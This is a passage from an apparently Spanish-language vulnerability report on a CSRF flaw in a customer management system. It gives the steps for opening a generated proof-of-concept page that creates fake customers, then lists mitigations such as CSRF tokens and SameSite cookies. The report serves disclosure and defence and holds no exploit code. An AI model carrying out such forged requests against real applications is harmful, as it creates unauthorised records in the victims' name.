
  1. Abra el enlace del PoC CSRF generado en un navegador.
  2. La página web se abre con un botón Enviar.

  3. Haga clic en Enviar, y la solicitud se ejecuta, creando clientes falsos.

Abrir PoC en el navegador Haga clic en enviar solicitud


Confirmando la Creación de Clientes Falsos

  • Después del envío, los clientes falsos aparecen en el panel de administración.

Clientes falsos creados Múltiples usuarios creados

Estrategias de Mitigación

Para prevenir ataques CSRF, implemente las siguientes medidas:

  1. Tokens CSRF
    • Use tokens anti-CSRF en todos los envíos de formularios y verifíquelos en el lado del servidor.
  2. Cookies SameSite
    • Configure las cookies de sesión con los atributos SameSite=Strict o SameSite=Lax.
  3. Validación de Cabeceras Referer y Origin
    • Valide las cabeceras Referer y Origin antes de procesar solicitudes.
  4. Verificaciones de Autenticación de Usuario
    • Requiera CAPTCHAs para acciones críticas para prevenir ataques automatizados.
  5. Restringir Métodos HTTP
    • Use POST para acciones sensibles y evite procesar solicitudes GET con efectos secundarios.

Conclusión

Este informe demuestra cómo las vulnerabilidades CSRF pueden ser explotadas para crear Clientes no autorizados en un Sistema de Gestión de Clientes. La implementación de las estrategias de mitigación sugeridas ayudará a asegurar la aplicación contra tales ataques.


Descargar herramienta